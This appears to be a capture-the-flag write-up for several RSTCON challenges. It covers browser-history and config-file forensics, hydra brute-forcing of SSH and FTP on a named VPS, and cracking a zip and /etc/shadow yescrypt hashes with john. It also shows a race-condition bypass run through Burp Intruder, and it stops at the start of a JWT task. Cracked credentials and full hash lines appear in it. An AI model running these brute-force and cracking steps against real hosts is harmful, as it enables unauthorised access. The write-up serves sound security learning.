
Flag2: *RSTCON_PASSWORDS_VIA_COMMAND_LINE*


Moving on we started looking at browser history as that is something familiar among CTF and can usually be used by a hacker to download additional malware.


Apache2 Debian Default Page: It works	http://127.0.0.1/	3/17/22, 12:34
SUPER SELECTIE CU MANELE DE TOP | Octombrie 2021 - ...	https://www.youtube.com/watch?v=a4JctddWJMY	3/16/22, 06:33
Manele noi pentru CTF-ul RSTCON - YouTube	https://www.youtube.com/results?search_query=Manele+noi+pen...	3/16/22, 06:33
YouTube	https://www.youtube.com/	3/16/22, 06:33
Facebook - Log In or Sign Up	https://www.facebook.com/	3/16/22, 06:33
Awaiting Validation - Romanian Security Team	https://rstforums.com/forum/register/?do=validating	3/16/22, 06:32
Registration - Romanian Security Team	https://rstforums.com/forum/register/	3/16/22, 06:31
Firefox Privacy Notice — Mozilla	https://www.mozilla.org/en-US/privacy/firefox/	3/16/22, 06:30

From the above history, it seems that the hacker had created an account on *rstforums.com*. At this point we are interested in checking what

password he used as well as if there is any content added to the forum or any personal details that would contain the flag.


Home
rstctf2
Unread Content
Edit Profile
Cover Photo
R
rstctf2
Members
POSTS
0
JOINED
Wednesday at 06:32 AM
LAST VISITED
Just now
See my activity
REPUTATION
0
Neutral
See reputation activity
0 warning points
No restrictions being applied
0 Followers
Options
No followers
About rstctf2
Currently
Viewing Profile: rstctf2
Rank
Newbie
Recent Profile Visitors
The recent visitors block is disabled and is not being shown to other users.
Enable
rstctf2 has no recent activity to show
Home
rstctf2
Unread Content
Mark site read
IPS Theme by IPSFocus
Theme
Privacy Policy
Contact Us
© Romanian Security Team 2006-2021
Powered by Invision Community


Search Logins
rstforums.com
Edit
Remove
Website address
https://rstforums.com
Username
rstctf2
Copy



Flag3: *RSTCON_DATA_FOUND_IN_BROWSER*

Next, we started looking at local services and open ports. We saw that there is apache2 running on port 80 and thus we browsed to the default root folder (/var/www/) and found the 4th flag in the *config.php* file.

```
ctf@debian:~$ ss -tunlp
Netid           State            Recv-Q           Send-Q                     Local Address:Port                    Peer Address:Port          Process
udp             UNCONN           0                0                              0.0.0.0:631                          0.0.0.0:*
udp             UNCONN           0                0                              0.0.0.0:44180                        0.0.0.0:*
udp             UNCONN           0                0                              0.0.0.0:5353                         0.0.0.0:*
udp             UNCONN           0                0                                 [::]:42357                           [::]:*
udp             UNCONN           0                0                                    *:1716                               *:*              users:(("kdeconnectd",pid=1068,fd=11))
udp             UNCONN           0                0                                 [::]:5353                            [::]:*
tcp             LISTEN           0                128                            0.0.0.0:22                           0.0.0.0:*
tcp             LISTEN           0                128                          127.0.0.1:631                          0.0.0.0:*
tcp             LISTEN           0                511                                  *:80                                 *:*
tcp             LISTEN           0                50                                   *:1716                               *:*              users:(("kdeconnectd",pid=1068,fd=12))
tcp             LISTEN           0                128                             [::]:22                              [::]:*
tcp             LISTEN           0                128                            [::1]:631                             [::]:*
ctf@debian:~$ ls /var/www/html
index.html
ctf@debian:~$ ls /var/www
config.php  html  index.php
ctf@debian:~$ cat /var/www/config.php
<?php

$enc32_pass = "KJJVIQ2PJZPVAQKTKNLU6USEL5EU4X2DJ5HEMSKHL5DESTCF";

?>
ctf@debian:~$ cat /var/www/index.php
RSTCON
ctf@debian:~$ echo KJJVIQ2PJZPVAQKTKNLU6USEL5EU4X2DJ5HEMSKHL5DESTCF | base32 - d
base32: extra operand ‘d’
Try 'base32 --help' for more information.
ctf@debian:~$ echo KJJVIQ2PJZPVAQKTKNLU6USEL5EU4X2DJ5HEMSKHL5DESTCF | base32 -d
RSTCON_PASSWORD_IN_CONFIG_FILEctf@debian:~$
```

Flag4: *RSTCON_PASSWORD_IN_CONFIG_FILE*

Knowing that there is a web application running, we are also interested in reading apache2 logs which, in general, we should not have access as the *www-data* user.

```
ctf@debian:~$ ls /var/log/apache2/
access.log  access.log.1  error.log  error.log.1  other_vhosts_access.log
ctf@debian:~$ ls /var/log/apache2/access.log
/var/log/apache2/access.log
ctf@debian:~$ cat /var/log/apache2/access.log
cat: /var/log/apache2/access.log: Permission denied
ctf@debian:~$ cat /var/log/apache2/access.log.1
127.0.0.1 - - [16/Mar/2022:06:37:20 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [16/Mar/2022:06:37:20 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://localhost/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [16/Mar/2022:06:37:20 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://localhost/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [16/Mar/2022:06:38:11 -0400] "GET /login.php?user=root&pass=525354434F4E5F4C4F475F46494C45535F4152455F5354494C4C5F574F52544859 HTTP/1.1" 404 488 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0
) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [17/Mar/2022:12:34:04 -0400] "GET / HTTP/1.1" 200 11012 "-" "Wget/1.21"
127.0.0.1 - - [17/Mar/2022:12:34:12 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [17/Mar/2022:12:34:12 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [17/Mar/2022:12:34:12 -0400] "GET /favicon.ico HTTP/1.1" 404 487 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
127.0.0.1 - - [17/Mar/2022:12:34:45 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686; rv:91.0) Gecko/20100101 Firefox/91.0"
ctf@debian:~$ cat /var/log/apache2/error.log
cat: /var/log/apache2/error.log: Permission denied
ctf@debian:~$ cat /var/log/apache2/error.log.1
cat: /var/log/apache2/error.log.1: Permission denied
ctf@debian:~$ cat /var/log/apache2/other_vhosts_access.log
cat: /var/log/apache2/other_vhosts_access.log: Permission denied
ctf@debian:~$ echo 525354434F4E5F4C4F475F46494C45535F4152455F5354494C4C5F574F52544859 | xxd -r -p
RSTCON_LOG_FILES_ARE_STILL_WORTHYctf@debian:~$
```

Flag5: *RSTCON_LOG_FILES_ARE_STILL_WORTHY*

The final flag, after receiving hints on the flag order, was:

Flag: **RST{4EFBB8B5695AC0CFF24849726F73E9882FC9A370}**

Bruteforce - Networking

As the name suggest, the goal of this challenge was to perform a bruteforce attack. First of all, we do an nmap scan to see open ports and running services.

```
PS C:\Users\Kayn> nmap -sV -sC -T4 vps-6337f439.vps.ovh.net
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 19:29 GTB Standard Time
Nmap scan report for vps-6337f439.vps.ovh.net (51.254.115.139)
Host is up (0.10s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 3.0.3
22/tcp   open     ssh          OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 a5:86:a5:48:ef:98:52:34:44:ec:6f:1c:7a:30:3c:82 (RSA)
|   256 7a:62:c1:6a:78:c4:c6:8b:e3:32:e2:bb:fd:05:68:13 (ECDSA)
|_  256 84:e1:6b:6e:39:aa:65:d5:a2:f3:da:43:77:19:08:c4 (ED25519)
53/tcp   filtered domain
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
646/tcp  filtered ldp
5060/tcp filtered sip
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and FTP are definetly of interest. Let's fire up hydra to perform a bruteforce attack with some known users and passwords.

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ hydra -L ../../../e/Tools/SecLists/Usernames/top-usernames-shortlist.txt -P ../../../e/Tools/SecLists/Passwords/Common-Credentials/best
1050.txt  ssh://vps-6337f439.vps.ovh.net
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-21 19:32:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task
[DATA] attacking ssh://vps-6337f439.vps.ovh.net:22/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 17704 to do in 02:17h, 16 active
```

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ hydra -L ../../../e/Tools/SecLists/Usernames/top-usernames-shortlist.txt -P ../../../e/Tools/SecLists/Passwords/Common-Credentials/best
1050.txt  ftp://vps-6337f439.vps.ovh.net
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-21 19:33:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task
[DATA] attacking ftp://vps-6337f439.vps.ovh.net:21/
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 17559 to do in 01:05h, 16 active
[STATUS] 279.00 tries/min, 837 tries in 00:03h, 16996 to do in 01:01h, 16 active
[21][ftp] host: vps-6337f439.vps.ovh.net   login: admin   password: 1234567890
```

After a couple minutes, we get a hit on the ftp server. Using the credential we can now login and inspect further.

```
PS C:\Users\Kayn> ftp  vps-6337f439.vps.ovh.net
Connected to vps-6337f439.vps.ovh.net.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (vps-6337f439.vps.ovh.net:(none)): admin
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
data.zip
226 Directory send OK.
ftp: 13 bytes received in 0.00Seconds 13000.00Kbytes/sec.
ftp> get data.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for data.zip (606 bytes).
226 Transfer complete.
ftp: 606 bytes received in 0.00Seconds 606000.00Kbytes/sec.
ftp>
```


We find a zip archive which is password protected. We process by trying a bruteforce attack on the zip. We can generate a hash from the zip using *zip2john* and then fetch the john program with that hash.

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ zip2john data.zip > archive_hash
ver 2.0 efh 5455 efh 7875 data.zip/etc/shadow PKZIP Encr: 2b chk, TS_chk, cmplen=420, decmplen=1105, crc=EC11120C
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john archive_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 12 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
timeout          (data.zip/etc/shadow)
1g 0:00:00:05 DONE 3/3 (2022-03-21 19:39) 0.1805g/s 6612Kp/s 6612Kc/s 6612KC/s tigurns..tif1045
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$
```

At this point, we unzip the archive and find the */etc/shadow* file corresponding to the challenge host. The next and final step is to crack at least one of this hashes to be able to login via ssh. Because the hash format is pretty unique (yescrypt), we need to specify to john the format to be used (crypt).

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ unzip data.zip
Archive:  data.zip
[data.zip] etc/shadow password:
  inflating: etc/shadow
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat etc/shadow
root:*:18981:0:99999:7:::
daemon:*:18981:0:99999:7:::
bin:*:18981:0:99999:7:::
sys:*:18981:0:99999:7:::
sync:*:18981:0:99999:7:::
games:*:18981:0:99999:7:::
man:*:18981:0:99999:7:::
lp:*:18981:0:99999:7:::
mail:*:18981:0:99999:7:::
news:*:18981:0:99999:7:::
uucp:*:18981:0:99999:7:::
proxy:*:18981:0:99999:7:::
www-data:*:18981:0:99999:7:::
backup:*:18981:0:99999:7:::
list:*:18981:0:99999:7:::
irc:*:18981:0:99999:7:::
gnats:*:18981:0:99999:7:::
nobody:*:18981:0:99999:7:::
_apt:*:18981:0:99999:7:::
messagebus:*:18981:0:99999:7:::
uuidd:*:18981:0:99999:7:::
tcpdump:*:18981:0:99999:7:::
_chrony:*:18981:0:99999:7:::
systemd-network:*:18981:0:99999:7:::
systemd-resolve:*:18981:0:99999:7:::
sshd:*:18981:0:99999:7:::
systemd-timesync:!*:18993:::::
systemd-coredump:!*:18993:::::
debian:$y$j9T$I8GtW/lDrg1rO3mBBLn/3.$9pv4AeaHhlE97WjCt4sC5eigddsZf.yU.7j7se.F32A:19060:0:99999:7:::
ftp:*:19067:0:99999:7:::
admin:$y$j9T$lBzyWlYkuBhOXHW0mH15f0$ah9s/6KgRsC/H6LL4.UbpGKI6B787r5UeZB9qyv1wdC:19067:0:99999:7:::
steag:$y$j9T$I0mdAAWxm9OCAZx3IY4EU0$IBA5S0u43Ewjgfa1y1gA1vPogLgM8HvOTo727Olase7:19067:0:99999:7:::
```

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ cat hashes
debian:$y$j9T$I8GtW/lDrg1rO3mBBLn/3.$9pv4AeaHhlE97WjCt4sC5eigddsZf.yU.7j7se.F32A:19060:0:99999:7:::
admin:$y$j9T$lBzyWlYkuBhOXHW0mH15f0$ah9s/6KgRsC/H6LL4.UbpGKI6B787r5UeZB9qyv1wdC:19067:0:99999:7:::
steag:$y$j9T$I0mdAAWxm9OCAZx3IY4EU0$IBA5S0u43Ewjgfa1y1gA1vPogLgM8HvOTo727Olase7:19067:0:99999:7:::
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john hashes
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn/Downloads$ john hashes --format=crypt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 81 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 80 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 66 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
1234567890       (admin)
champion         (steag)
```



Flag: **RSTCON{BRUTEFORCE_SEEMS_DUMB_BUT_IT_IS_IMPORTANT}**

RST Coin - Web

The idea behind this challenge was quite tricky but seen a lot in the wild. Basically, if an application is badly configured to respond to multiple concurrent request at the same time, it could lead to a race condition. Considering that after 3 attempts the application has a delay before announcing a restriction, if we issue multiple requests while that check is performed, we could bypass it. The solution for this can be either implemented in python or configured from burp intruder (probably pro version required however).

Cumpara RSTCoin

Se verifica daca este deja o restrictie implementata...
Nu exista o restrictie impusa...
Cumpar RSTCoin...
RSTCoin a fost cumparat, se verifica daca s-a ajuns la limita...
S-a atins limita, se impune restrictie...
Restrictia a fost impusa...


Cumpara

Reseteaza

Reseteaza

Portofel

RSTCoin: 3
Flag: Mai ai nevoie de 7 RSTCoin pentru a primi flag-ul.



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			1000	
1	1	200			1000	
2	2	200			1000	
3	3	200			1000	
4	4	200			1000	
5	5	200			1000	
6	6	200			1000	
7	7	200			1000	
8	8	200			867	
9	9	200			867	
10	10	200			867	
11	11	200			867	
12	12	200			1000	
13	13	200			1000	
14	14	200			867	
15	15	200			867	
16	16	200			867	
17	17	200			867	
18	18	200			867	
19	19	200			867	

Request Response


Pretty Raw Hex Render \n

```
21      <form action="" method="get">
22        <input type="hidden" name="operatiune" value="reseteaza">
23        <input type="submit" value="Reseteaza">
24      </form>
25      <h1>
          Portofel
        </h1>
26      <strong>
          RSTCoin:
        </strong>
         10<br />
27      <strong>
          Flag:
        </strong>
         RST{2AA76A085CACFE553EA98F9586D58721}
28    </body>
29  </html>
```

Flag: **RST{2AA76A085CACFE553EA98F9586D58721}**


API securizat - Web

The first thing to notice from the challenge description is the hint related to a text file containing the signing key for the JWT. Therefore, our first goal is to find that file.

